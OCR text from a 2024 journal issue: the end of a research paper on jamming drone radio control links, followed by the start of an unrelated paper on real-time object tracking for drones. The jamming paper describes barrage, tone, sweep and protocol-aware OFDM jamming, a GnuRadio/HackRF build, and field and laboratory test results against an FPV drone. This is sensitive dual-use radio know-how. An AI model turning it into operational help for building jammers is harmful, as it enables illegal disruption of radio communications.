This concept of noise affecting channel capacity, particularly under Gaussian noise conditions, was first examined by Shannon in 1948 [7]. Shannon's theory outlines the maximum data rate that a channel can sustain while maintaining a low error rate. If a digital signal is transmitted through a channel at a bit rate higher than the channel's capacity, it will inevitably result in errors in the received signal. The maximum capacity of a channel, when subjected to such noise, is defined by

$$C = W_{ss} log_2 \left(1 + \frac{R}{P_T}\right)$$

The variable W_{ss} represents the bandwidth of the signal, R denotes the average power of the signal, and P_T stands for the total average noise present. When Gaussian noise is added to the channel, the noise level increases, which reduces the Signal-to-Noise Ratio (SNR), lowering the channel capacity. The SNR is a measure used to quantify the level of a desired signal relative to the level of background noise [8]. It is typically calculated using the formula:

$$SNR\ (dB) = 10\ log_{10} \left(\frac{P_{Signal}}{P_{Noise}}\right)$$

Barrage interference increases the noise level in the receiver and directly affects the channel capacity of the communication system. The spectrum of barrage jamming is illustrated in Fig. 1 (a).

The barrage jamming method applies to all anti-jam communication systems because it can cover a large bandwidth, effectively disrupting communication between the drone and its controller. However, the disadvantage of barrage jamming is its high energy consumption, as more energy is required to cover a large bandwidth.

2.2 Tone Jamming

In tone jamming, tones are strategically placed within the spectrum. The effectiveness of the jamming depends on the number and placement of these tones [6]. Single-tone jamming uses a single tone at a key location. When tones are strategically placed, they can effectively suppress target signals. The spectrum of tone jamming is illustrated in Fig. 1 (b).

(a) Barrage *(b) Tone* *(c) Sweep* *(d) Protocol-aware*

Fig. 1. Jamming Types

The effectiveness of tone jamming largely depends on the number of tones used and their distribution. Research has shown that single-tone interference is ineffective against FHSS systems [9]. Therefore, it is more practical to use alternative methods based on fundamental modes to disrupt these systems effectively.

One promising approach to improve jamming effectiveness is to leverage the phenomenon of intermodulation [10]. This happens when two or more signals come together and interact with nonlinear parts in the input circuits of the receiving system. By using multiple tones, the effect of intermodulation can be achieved. This allows jamming techniques to create additional tone signals that disrupt communication, making it a valuable strategy for targeting FHSS systems [11]. This method enables the system to cover a wider spectrum of signals with increased strength while using less energy to cover a broad frequency range.

2.3 Sweep Jamming

Swept jamming involves a relatively narrowband signal, potentially as narrow as a single tone, that is swept or scanned over time across the frequency band of interest [6]. At any given moment, the jammer is focused on a specific frequency, and only a narrow region around this frequency is jammed Fig. 1 (c). However, due to the sweeping motion of the signal, a broad range of frequencies can be effectively jammed within a short period. This technique can also avoid frequency bands that should not be disrupted, allowing for a more focused and effective jamming strategy.

Swept jamming can also be implemented using a multi-tone signal [6]. Multi-tone continuous motion jamming is a sophisticated method that utilizes multiple tones, each changing their frequencies in a predetermined sequence. This method is designed to create interference over a wide frequency range by periodically changing the frequency of the jamming signal. The multi-tone approach enhances the effectiveness of the jamming operation by covering more frequencies simultaneously and reducing the likelihood of the target system adapting to a single-tone jammer.

2.4 Protocol-aware Jamming

Protocol-aware jamming is a technique that interferes with a signal by using the same protocol parameters as the target signal, Fig. 1 (d) such as modulation type and bandwidth [12]. This method does not disrupt other systems that operate on the same frequency. To implement this method effectively, information about the signal is crucial parameters such as modulation type, data rate, and channel bandwidth.

Studies have predominantly explored the feasibility of protocol-aware jamming in IEEE 802.11-based wireless local area network communication systems [13]. It has been established that this form of jamming can be highly effective with minimal energy requirements and a low probability of detection. The low probability of detection is primarily due to its ability to blend in with legitimate traffic. By mimicking the same protocol parameters as the target signal, this method generates interference that is difficult to distinguish from regular network activity. As a result, the jamming

signals can operate under the radar, making it challenging for network security systems to identify and respond to the interference.


3. Protocol-aware multi-tone sweep jamming

We propose a protocol-aware multi-tone sweep jamming method aimed at disrupting specific target signals. This method combines protocol-aware jamming with multi-tone sweep jamming to enhance effectiveness and efficiency. Multiple tones create interference through intermodulation effects, generating signals that disrupt communication. Additionally, the jamming signal is swept across a range of frequencies, ensuring that a broad spectrum is covered over time and increasing the likelihood of disrupting the target signal. This approach ensures high efficiency by effectively targeting communication with minimal energy requirements, and its low probability of detection enhances its stealthiness. The sweeping motion across frequencies further broadens the coverage, making protocol-aware multi-tone sweep jamming a powerful technique for disrupting target communications.

3.1 GnuRadio Based Implementation

We implemented the mentioned jamming methods using GnuRadio [15]. GnuRadio is a universal toolkit that offers pre-built blocks to facilitate the creation of custom flow graphs, which are essential for designing and testing various signal processing applications. Additionally, GnuRadio supports the development of custom blocks, allowing for greater flexibility and customization to meet specific requirements.

The barrage jamming was implemented using basic blocks for Gaussian noise generation and signal transmission. The generated signal has a 20 MHz bandwidth and an adjustable central frequency, spectrogram illustrated in Fig. 2 (a).



(a) Barrage *(b) Tone* *(c) Multi-tone* *(d) Multi-tone Sweep*

(e) Sweep *(f) OFDM* *(g) OFDM Sweep* *(h) MT OFDM Sweep*

Fig. 2. Spectrograms of Jamming methods

For the tone jamming implementation, we utilized a block capable of generating waves in either sinusoidal or cosinusoidal form and a signal transmission block with an adjustable central frequency, as shown in Fig. 2 (b). A multi-tone jamming system was implemented using multiple sources to generate three distinct tones, each at a different frequency. By generating signals across multiple frequency channels simultaneously, it creates interference over a broader spectrum.For the experiments, we generated three tones with a separation of 5 MHz, specifically at frequencies of 2410 MHz, 2415 MHz, and 2420 MHz. As shown in Fig. 2 (b), (c), the spectrum exhibits notable changes when a single tone is generated compared to when three.

We used the “Probe Signal” and “Function Probe” blocks to implement the sweep method [16]. Since GNURadio allows you to create your blocks in Python, we developed a custom block for the continuous movement of the signal. The custom module also regulates the signal's step size and range by setting variables for the start and end frequencies.

To implement a protocol-aware method, we used parameters obtained during spectrum scanning. We developed a specialized module capable of extracting OFDM parameters from target signals, such as those emitted by drones. This module extracted key characteristics of the OFDM signal, including the number of subcarriers, the cyclic prefix length, the number of occupied carriers, and the placement of pilot symbols.

Once these parameters are extracted, the generated tone signal is processed through the OFDM Transmitter block. This block is responsible for modulating the signal by the extracted parameters.




Fig. 3. GNURadio Flow graph

The implementation of the protocol-aware multi-tone sweep jamming method involves integrating sweep, multi-tone, and protocol-aware jamming techniques. Using the GnuRadio toolkit, we created a custom flow graph that combines these methods into a cohesive jamming strategy. We do spectrum analysis to identify and extract the OFDM parameters from the target signal; these parameters are then used to construct an OFDM signal.

Next, based on the multi-tone jamming method, we generate multiple OFDM signals spaced apart at predetermined intervals. These signals are strategically chosen to create intermodulation effects, significantly disrupting the communication signal. We then combine this with the sweep jamming technique. This module enables the multi-tone OFDM signal to be swept across a wide range of frequencies over time. The GNURadio flow graph and spectrogram are illustrated in Fig. 3 and Fig. 2 (h).

4. Experiments and Results

All described jamming methods were tested using the programs we implemented in GNU Radio.

We assembled a system for the experiments consisting of a HackRF One, an amplifier, a preamplifier, a Yagi antenna, and a computer. A Yagi antenna operates at 2.4 GHz.

The jamming target was an FPV drone with an SIYI FT24 remote control and an SIYI mini receiver [17]. The drone also had telemetry to maintain communication with the operator. The experiments

were conducted both in the field and in the laboratory. In the laboratory, the distance between the drone and the remote controller was 15 meters, and between the jamming system and the drone was 2 meters. During the field experiments, the distance between the remote control and the jammer was approximately 1 km, while the distance between the drone and the jammer ranged from 20 to 30 meters.

We also considered energy consumption when comparing methods. The measurements were taken at 10-minute intervals for each type of jamming, as shown in Table 1.

We analyzed the RSSI (Received Signal Strength Indicator) parameter to evaluate the results [18]. RSSI measures the strength of the signal received by the receiver and is typically used to evaluate the quality of communication between the transmitter and receiver. A high RSSI value indicates a strong received signal, whereas a low value indicates a weak signal. RSSI values were recorded and presented in Table 2 during the experiments.

Following the experiments, some parameters from the drone log files were used for analysis. Drone log files contain information about various aspects of the drone's flight and operation. We focused on radio parameters such as RSSI and noise for our purposes. Noise analysis was necessary to evaluate the system's effectiveness using another method.

One key parameter is the SNR. Since the purpose of the jamming system is to increase the noise in the target receiver, the SNR should be as low as possible to ensure the effective operation of such a system.

From Table 3, it can be concluded that the data obtained in laboratory conditions (at short distances) demonstrate the effectiveness of the jamming algorithms. However, in field conditions (at long distances), these same algorithms are practically ineffective, likely due to the limited power of the system.

Table 1. Voltage loss for different jamming methods

Jamming Method	Voltage loss (volt)
Barrage	0.08
Tone	0.005
Multi-tone	0.09
Sweep	0.07
Multi-tone Sweep	0.12
OFDM Sweep	0.06
Multi-tone OFDM Sweep	0.07

Table 2. The value of the RSSI for different types of jamming

Jamming Type	Working Frequency (GHz)	RSSI value (%)	
		Laboratory	Field
Barrage	2.45	25	70
Tone	2.45	75	97
Multi-tone	2.445, 2.450, 2.455	14	73
Sweep	2.4–2.5	20	75
Multi-tone Sweep	2.445, 2.450, 2.455	10	65
OFDM Sweep	2.4–2.5	8	70
Multi-tone OFDM Sweep	2.455, 2.460, 2.465	3	50

Table 3. The value of the SNR for different types of jamming

Jamming Type	SNR (dB)	
	Laboratory	Field
Barrage	-29	48
Tone	55	82
Multi-tone	-34	51

Jamming Type	SNR (dB)	
	Laboratory	Field
Sweep	-12	61
Multi-tone Sweep	-43	41
OFDM Sweep	-40	45
Multi-tone OFDM Sweep	-41	31

5. Conclusion

In this paper, we implemented and tested basic jamming methods and developed a new method to jam the radio signals controlling drones. Our experiments revealed that the system performs exceptionally well in laboratory settings but is less effective in real-world conditions, primarily due to the limited power of our devices. Despite these power constraints, our new jamming methods significantly outperformed existing techniques. Future research could focus on enhancing the system's power efficiency and adapting it for a wide range of real-world applications.

References

[1]. Adamy D. EW 101: A first course in electronic warfare. Artech House, Boston, 2001, 352 p.
[2]. Litwin L., Pugel M. The principles of OFDM. RF signal processing, 2001, vol. 2, pp. 30—48.
[3]. Great Scott Gadgets. HackRF One. Available at: https://greatscottgadgets.com/hackrf/one/ (accessed 02.08.2024).
[4]. Reis A. L. G., de Oliveira R. E., Bego A. S., Teixeira M. C. Introduction to the software-defined radio approach. IEEE Latin America Transactions, 2012, vol. 10, no. 1, pp. 1156—1161.
[5]. Grover K., Lim A., Yang Q. Jamming and anti-jamming techniques in wireless networks: a survey. International Journal of Ad Hoc and Ubiquitous Computing, 2014, vol. 17, no. 4, pp. 197—215.
[6]. Poisel R. Modern communications jamming principles and techniques. Artech House, Boston, 2011, 508 p.
[7]. Shannon C. E. A mathematical theory of communication. The Bell System Technical Journal, 1948, vol. 27, no. 3, pp. 379—423. DOI: 10.1002/j.1538-7305.1948.tb01338.x.
[8]. Johnson D. H. Signal-to-noise ratio. Scholarpedia, 2006, vol. 1, no. 12, p. 2088.
[9]. Pärlin K. Jamming of spread spectrum communications used in UAV remote control systems. Tallinn University of Technology, School of Information Technologies, Thomas Johann Seebeck Department of Electronics, 2017.
[10]. Джуринский К. Интермодуляции в радиочастотных соединителях для мобильной и сотовой связи. Компоненты и технологии, 2010, no. 107, pp. 26—30.
[11]. Матюшков А.Л., Сенюк В.О., Ступин К.В. Алгоритм радиоэлектронного подавления радиостанций с псевдослучайной перестройкой рабочей частоты. Доклады Белорусского государственного университета информатики и радиоэлектроники, 2019, no. 1(119), pp. 5—10.
[12]. Brito A., Sebastião P., Souto N. Jamming for Unauthorized UAV Operations-Communications Link. 2019 International Young Engineers Forum (YEF-ECE), 2019, pp. 94—98. DOI: 10.1109/YEF-ECE.2019.8740828.
[13]. Hussain A., Hoque M. M., Shahriar N., Ahmed M. Protocol-aware radio frequency jamming in Wi-Fi and commercial wireless networks. Journal of Communications and Networks, 2014, vol. 16, no. 4, pp. 397—406. DOI: 10.1109/JCN.2014.000069.
[14]. GNURadio. The Free and Open-Source Toolkit for Software Radio. Available at: https://www.gnuradio.org (accessed 02.08.2024).
[15]. GNURadio. Function Probe. Available at: https://wiki.gnuradio.org/index.php?title=Function_Probe (accessed 02.08.2024).
[16]. Siyi. FT24 User Manual. Version v1.1. Available at: https://siyi.biz/siyi_file/FT24/FT24_User_Manual_en_v1.1.pdf (accessed 02.08.2024).
[17]. Mohsin H., Abdulameer K., Khudhair Z. N. Study and performance analysis of received signal strength indicator (RSSI) in wireless communication systems. International Journal of Engineering and Technology, 2017, vol. 6, no. 1, pp. 195—200.

Информация об авторах / Information about authors

Егине ГРИГОРЯН получила степень бакалавра в области информатики и прикладной математики в Национальном Политехническом Университете Армении, Армения, в 2022 году. В 2024 году она получила степень магистра в области интеллектуальных систем и робототехники в Российско-Армянском Университете, Армения. Она также является исследователем в Центре Передовых Программных Технологий (CAST). Ее исследовательские интересы включают связи для БПЛА, системы беспроводной связи.

Heghine GRIGORYAN received her Bachelor's degree in Computer Science and Applied Mathematics from the National Polytechnic University of Armenia in 2022. She earned her Master's degree in Intelligent Systems and Robotics from the Russian-Armenian University in 2024. She is also a researcher at the Center for Advanced Software Technologies (CAST). Her research interests include UAV communications and wireless communication systems.

Лиалиа КИРАКОСЯН получила степень бакалавра в области информатики и прикладной математики в Российско-Армянском Университете в 2021 году. В 2023 году она получила степень магистра в области интеллектуальных систем и робототехники в Российско-Армянском Университете. В настоящее время она занимается аспирантурой по математическому и программному обеспечению вычислительных машин, комплексов и компьютерных сетей в Российско-Армянском Университете. Она также является исследователем в Центре Передовых Программных Технологий (CAST). Её исследовательские интересы включают БПЛА, системы радиосвязи, системы связи для БПЛА, программно-определяемые радиосистемы.

Lilia KIRAKOSYAN received her Bachelor's degree in Computer Science and Applied Mathematics from the Russian-Armenian University in 2021. In 2023, she earned her Master's degree in Intelligent Systems and Robotics from the Russian-Armenian University. She is currently pursuing a Ph.D. in Mathematical and Software Support for Computing Machines, Complexes, and Computer Networks at the Russian-Armenian University. She is also a researcher at the Center for Advanced Software Technologies (CAST). Her research interests include UAVs, radio communication systems, communication systems for UAVs, and software-defined radio systems.

Севак САРГСЯН получил степени бакалавра и магистра в области информатики и прикладной математики в Ереванском Государственном Университете, Армения, в 2010 и 2012 годах соответственно. Позже, в 2016 году, он получил степень кандидата физ.-мат. наук в области математического и программного обеспечения вычислительных машин, комплексов и компьютерных сетей в Институте системного программирования имени Иванникова Российской академии наук. В настоящее время он является заведующим кафедрой Системного Программирования в Российско-Армянском Университете, Армения. Его исследовательские интересы включают технологии компиляторов, безопасность программного обеспечения и тестирование программного обеспечения.

Sevak SARGSYAN received his B. Sci. and M. Sci. degrees in informatics and applied mathematics from Yerevan State University, Armenia, in 2010 and 2012, respectively. He later in 2016 obtained his Cand. Sci. (Phys.-Math.) degree in mathematical and software support for computing machines, complexes, and computer networks from the Ivannikov Institute for System Programming of the Russian Academy of Sciences. Presently he serves as the head of the system programming department at Russian-Armenian University, Armenia. His research interests include compiler technologies, software security, and software testing.

DOI: 10.15514/ISPRAS-2024-36(3)-20

An Accurate Real-Time Object Tracking Method for Resource Constrained Devices

A. Sardaryan, ORCID: 0009-0002-0317-624X <*armen.sardaryan@student.rau.am*>
V. Sahakyan, ORCID: 0000-0002-7552-4904 <*vardan.sahakyan@student.rau.am*>
V. Melkonyan, ORCID: 0000-0002-3584-1294 <*vahagn.melkonyan@student.rau.am*>
S. Sargsyan, ORCID: 0000-0002-8831-4965 <*sevak.sargsyan@rau.am*>

Russian-Armenian University,
123, Hovsep Emin st., Yerevan, 0051, Armenia.

Abstract. This paper addresses the challenge of single-object tracking on resource-constrained devices, a critical aspect for applications like autonomous drones and robotics. We propose an efficient real-time tracking system that leverages the strengths of transformer-based neural networks in combination with correlation filters. Our research makes several key contributions: first, we conduct a comprehensive analysis of existing object tracking algorithms, identifying their advantages and limitations in resource-constrained environments. Second, we develop a novel hybrid tracking system that seamlessly integrates both neural networks and traditional correlation filters. This hybrid system is designed with a switching mechanism based on perceptual hashing, which allows it to alternate between fast but less accurate correlation filters and slower but more accurate neural network-based algorithms. To validate our approach, we implement and test the system on the Jetson Orin platform, which is representative of edge computing devices commonly used in real-world applications. Our experimental results demonstrate that the proposed system can achieve significant improvements in tracking speed while maintaining high accuracy, thereby making it a viable solution for real-time object tracking on devices with limited computational resources. This work paves the way for more advanced and efficient tracking systems in environments where computational power and energy are at a premium.

Keywords: single-object tracking; real-time computing; drone vision; visual transformers; correlation filters; perceptual hashing

For citation: Sardaryan A., Sahakyan V., Melkonyan V., Sargsyan S. An Accurate Real-Time Object Tracking Method for Resource-Constrained Devices, *Trudy ISP RAN/Proc. ISP RAS*, vol. 36, issue 3, 2024. pp. 283-294. DOI: 10.15514/ISPRAS-2024-36(3)-20.

Acknowledgements. This work was supported by the Science Committee of RA (Research projects № 23AA-1B007 and 23AA-1B005).

Точный метод отслеживания объектов в реальном времени для устройств с ограниченными ресурсами

А. Сардарян, ORCID: 0009-0002-0317-624X <*armen.sardaryan@student.rau.am*>
В. Саакян, ORCID: 0000-0002-7552-4904 <*vardan.sahakyan@student.rau.am*>
В. Мелконян, ORCID: 0000-0002-3584-1294 <*vahagn.melkonyan@student.rau.am*>
С. Саргсян, ORCID: 0000-0002-8831-4965 <*sevak.sargsyan@rau.am*>

Российско-Армянский университет,
123, ул. Овсепа Эмина, Ереван, 0051, Армения.

Аннотация. В данной статье рассматривается проблема отслеживания одиночных объектов на устройствах с ограниченными ресурсами, что является критически важным аспектом для таких приложений, как автономные беспилотники и робототехника. Мы предлагаем эффективную систему отслеживания в реальном времени, которая использует сильные стороны нейронных сетей на основе трансформеров в сочетании с корреляционными фильтрами. Наше исследование вносит несколько ключевых вкладов: во-первых, мы проводим всесторонний анализ существующих алгоритмов отслеживания объектов, выявляя их преимущества и проблемы в условиях ограниченных ресурсов. Во-вторых, мы разработали новую гибридную систему отслеживания, которая объединяет в себе как нейронные сети, так и традиционные корреляционные фильтры. Эта гибридная система разработана с механизмом переключения, основанным на перцептивном хешировании, что позволяет ей чередовать быстрые, но менее точные корреляционные фильтры с более медленными, но более точными алгоритмами на основе нейронных сетей. Для проверки нашего подхода мы реализовали и протестировали систему на платформе Jetson Orin, которая является репрезентативной для ограниченных в ресурсах вычислительных устройств, обычно используемых в настоящих приложениях. Результаты наших экспериментов показывают, что предложенная система может значительно повысить скорость отслеживания, сохраняя при этом высокую точность, что делает ее жизнеспособным решением для отслеживания объектов в реальном времени на устройствах с ограниченными вычислительными ресурсами. Эта работа открывает путь к созданию более совершенных и эффективных систем отслеживания в условиях, когда вычислительная мощность и энергия находятся на пределе.

Ключевые слова: отслеживание одиночного объекта; вычисления в реальном времени; зрение дрона; визуальные трансформеры; корреляционные фильтры; перцептивный хеш.

Для цитирования: Сардарян А., Саакян В., Мелконян В., Саргсян С. Точный метод отслеживания объектов в реальном времени для устройств с ограниченными ресурсами. Труды ИСП РАН, том 36, вып. 3, 2024 г., стр. 283–294 (на английском языке). DOI: 10.15514/ISPRAS–2024–36(3)–20.

Благодарности. Работа выполнена при поддержке Комитета по науке Республики Армения (исследовательские проекты № 23AA-1B007 и 23AA-1B005).

1. Introduction

Single-object tracking is a critical task in computer vision, involving the continuous localization and tracking of a single target in a video, given only a bounding box in the first frame. This task becomes increasingly complex when computational resources are limited. This is often the case in real-world applications that require tracking algorithms to run on resource-constrained platforms. Most of the current tracking algorithms depend on pre-trained models with a large number of parameters. While these algorithms may achieve high performance on benchmark datasets on GPU, they are either not real-time or cannot operate effectively on resource-constrained boards.

The main goal of this research is to develop and implement an efficient real-time object tracking system and to integrate it on resource-constrained platforms. To achieve this goal, it is proposed to utilize the advantages of both types of algorithms: speed of correlation filters and accuracy of slow neural networks. For this purpose, a hybrid method with a switch mechanism between the two algorithms is proposed.

2. Related Works

This paper focuses on two main classes of single-object tracking algorithms: correlation filters and deep learning algorithms, particularly transformers. These approaches are chosen due to their proven performance [1].

2.1 Correlation Filters

Correlation filters have been widely used in object tracking due to their efficiency. Bolme et al. introduced the Minimum Output Sum of Squared Error (MOSSE) [2] filter, which achieved high speeds but struggled with target appearance changes and background interference. Subsequent advancements like Kernelized Correlation Filters (KCF) [3] by Henriques et al. improved accuracy by using circulant matrices and kernel tricks. Danelljan et al. further enhanced tracking accuracy with Discriminative Scale Space Tracking [4], addressing issues like occlusions and scale variations. Danelljan et al. proposed the C-COT [5] algorithm, integrating convolutional features and continuous convolution filters for improved tracking quality, although at the cost of speed. They later introduced ECO (Efficient Convolution Operators) [6] to address these speed issues, simplifying features and reducing template updates while maintaining high tracking quality. The CSRT [7] algorithm by LuNežič et al. introduced spatial and channel reliability maps, improving robustness against occlusions and clutter.

2.2 Transformers

Based on the success of Transformers in NLP tasks, their idea has been used in other tasks as well. In 2021, Dosovitskiy et al. published the first paper on visual transformers [8], paving the way for their use in computer vision tasks. Visual transformers have emerged as a powerful tool in object tracking. Wang et al. [9] applied transformers to tracking by designing CNN-Transformer hybrid models, which significantly improved robustness and accuracy. Yan et al.'s STARK [10] tracker utilized transformers for both spatial and temporal feature extraction, setting new benchmarks in tracking performance. Recent innovations like HCAT [11] by Chen et al., MixFormer [12] and its successor MixFormerV2 [13] by Cui et al. have optimized transformer architectures for tracking, achieving state-of-the-art performance while addressing speed limitations.

2.3 Hybrid algorithms

Some studies have tried to address the trade-off between speed and accuracy of tracking algorithms by combining heavily accurate and fast but not accurate trackers. Such hybrid algorithms are often used on embedded devices because of their high speed and quality.

In the paper [14] by H. Mao et al., the algorithm switches to an accurate and slow tracker (Siamese network) every 4 frames and uses a lightweight neural network the rest of the time. In this case, switching between neural networks is very frequent, which also affects the speed, but the quality of the underlying lightweight algorithm is very slow to reduce the switching frequency. Besides that, the speed of this lightweight algorithm that uses PatchNet architecture for template matching is much lower than correlation filters that use hand-crafted features.

In the paper [15] Ji Q. et al. also considered a hybrid algorithm for use on resource-constrained platforms. They also, like us, use the correlation filter (KCF) as a fast algorithm and improve its quality with an object detection algorithm, SSD [16]. They use perceptual hashing to detect failures in KCF tracking, and then perform (re)detection of the object using SSD. Besides that, the SSD works each N frame anyway. Thus, this paper describes a tracking-by-detection algorithm, that is, it tracks the object using KCF throughout the video, adjusting the bounding box using the detection algorithm when needed. Working aboard a drone involves a lot of situations in which the KCF will fail, thus detection and double triggering of the KCF will be very frequent, which may affect the

speed. The speed of the proposed tracker reached 36FPS on ZCU104 and the quality improved significantly with respect to simple KCF.

3. Proposed Method

In this research paper, we propose a novel hybrid tracking method with a switch mechanism between fast and accurate algorithms to achieve a trade-off between speed and quality of tracking. The proposed algorithm combines visual transformer and correlation filters as the best quality and fastest types of trackers respectively.

3.1 Perceptual Hashing

When to switch from a fast algorithm to an accurate one is determined using perceptual hashing [17]. This method creates a compact, unique fingerprint for each image, capturing essential visual features. The perceptual hashing algorithm converts an image to grayscale, resizes it to a fixed size (e.g., 8x8 or 16x16), and calculates the average pixel intensity. Pixels are labeled 1 or 0 based on whether they are brighter or darker than the average value, forming the hash code. This technique is particularly useful for applications such as content-based retrieval, copyright protection, and digital forensics. Perceptual hashing contains information about the content of the image, so the slightest change in the content will change the hash code.

3.2 Tracking Method

Perceptual hashing allows us to efficiently compare the contents of an image, which we use to determine when a fast-tracking system 'starts to lose' an object. We will refer to the rectangle around the tracked object in a frame as the bounding box, and the image inside this rectangle as the region of interest (ROI). We extract ROIs from every two consecutive frames and compare their hash codes obtained by perceptual hashing. We use Hamming distance, which counts the number of differing bit positions of the hash codes as follows:

$$H(a,b) = \sum_{i=1}^{n} \quad 1\,(a_i \neq b_i)\,, \tag{1}$$

Where a, b are two hash codes of the same size n, $\mathbf{1}(a_i \neq b_i)$ is the indicator function, equal to *1* if $a_i \neq b_i$, and *0* otherwise. Only two small frame regions are compared per iteration, so there is no significant load on the speed of the tracker.

First, we run the correlation filter as the main tracker. We assume that this tracker 'starts to lose' an object when $H(a,b)$ exceeds a given threshold. Once this happens, our system switches the Correlation Filter to a more accurate Transformer by passing it to the bounding box of the previous frame. The transformer takes one tracking step on the current frame, thereby correcting its bounding box. In the next frame, the Correlation Filter is reinitialized and the system again decides which tracker to continue tracking depending on the number $H(a,b)$.

Note that before deciding which tracker to use to make a tracking step, we do not yet have a bounding box for the current frame. Regions of interest are extracted by overlaying the same bounding box (of the previous frame) on the previous and current frames. A large value of $H(a,b)$ means that the object has significantly changed its position between neighboring frames. The correlation filter is unable to track such a change, which is why we switch to the more powerful Transformer at such moments.

Algorithm 1 shows the pseudocode of one step of the proposed hybrid tracking method. Threshold is a hyperparameter, which is tuned during the experiments.

Algorithm 1. One step by hybrid tracking method

Input: *current frame, previous frame, initialized Transformer and Correlation Filter, previous bounding box, threshold*
Output: current bounding box

if previous tracking step was done by *Transformer*:
    reinitialize *Correlation Filter* with *previous bounding box*
extract ROIs from *current* and *previous* frames using *previous bounding box*
compute hash codes for the extracted ROIs
calculate differing bits between the two hash codes
if differing bits > *threshold*:
    get current bounding box by *Transformer*
else:
    get current bounding box by *Correlation Filter*
previous bounding box ← current bounding box

4. Experiments and Results

4.1 Experimental setup

The first part of the experiments is the selection of basic algorithms: one correlation filter and one transformer. The comparative analysis was performed on a personal computer with an 11th generation Intel® Core™ i7-11700 @ 2.50GH x86-64 CPU and an NVIDIA RTX 3060 GPU. Correlation filters were run on the CPU and transformers on the GPU. The following environment was installed on the PC to run the algorithms: Ubuntu 20.04, Python 3.8.10, gcc 9.4.0, Cmake 3.16.3, CUDA 12.2, TensorRT 8.6.0, Onnx 1.16.0, OpenCV 4.9.0.

The second part is experimenting with our hybrid method based on the two selected algorithms. These were performed both on a PC and on a resource-constrained device that can be used on board a UAV: Jetson Orin. The following environment was installed on Jetson Orin: Ubuntu 22.04, Python 3.10.12, gcc 11.4.0, Cmake 3.22.1, CUDA 12.2, TensorRT 8.6.2, Onnx 1.16.0, OpenCV 4.5.4.

4.2 Datasets

We have used the UAV123 [18] and VisDrone-SOT [19] datasets for algorithms testing. These datasets were chosen because they contain videos with relatively quick changes in perspective and lighting and sudden object movements. The videos are like this because they are taken from a UAV. Finding a balance between speed and quality of trackers is a critical task precisely in the context of the UAV onboard algorithms.

UAV123 dataset consists of 123 videos with a resolution of 1280x720, totaling over 110,000 frames. 103 videos were captured with a DJI drone from 5-25 meters at 30-96 fps, 12 videos were from a small low-cost drone without stabilization, and 8 were generated in Unreal Engine (around 30 fps). Each frame's annotation is *[x, y, w, h]*, where *(x, y)* is the top-left coordinate of the bounding box, *w* and *h* are its width and height. During full occlusion, NaN is recorded for each position *(x, y, w, h)*.

The VisDrone-SOT dataset includes 167 videos. These videos have different resolutions, totaling over 188,000 frames, and are divided into train (86 videos), validation (11 videos), and test sets (60 videos). For our comparison, we have used all videos. The annotation for each frame is *[x, y, w, h]*, but unlike UAV123, occlusions are recorded with the inferred bounding box instead of *NaN*.

4.3 Metrics

Metrics from the last VOTS-2023 challenge [20], namely, Accuracy (A), Robustness (R), Not-Reported Error (NRE), Drift-Rate Error (DRE), and Absence-Detection Quality (ADQ) were

selected to evaluate the tracking quality. All of them are based on 5 main tracking scenarios, which are described in Fig. 1.

Accuracy (A) is defined as the ratio of correctly detected objects to all situations where the tracker detects something. In eq. (2), it is represented as:

$$A = \frac{N_{sc1}}{N_{sc1} + N_{sc2} + N_{sc4}}, \quad (2)$$

where N_{sc1} is the number of correct detections, N_{sc2} is the number of drifted situations, and N_{sc4} is the number of false detections.

Hereinafter, a correct detection is defined as one in which the Intersection of Union (IoU) is greater than the threshold that we set ourselves. IoU is calculated as the ratio of the overlap area of the ground-truth box and tracker's bounding box to their union area.

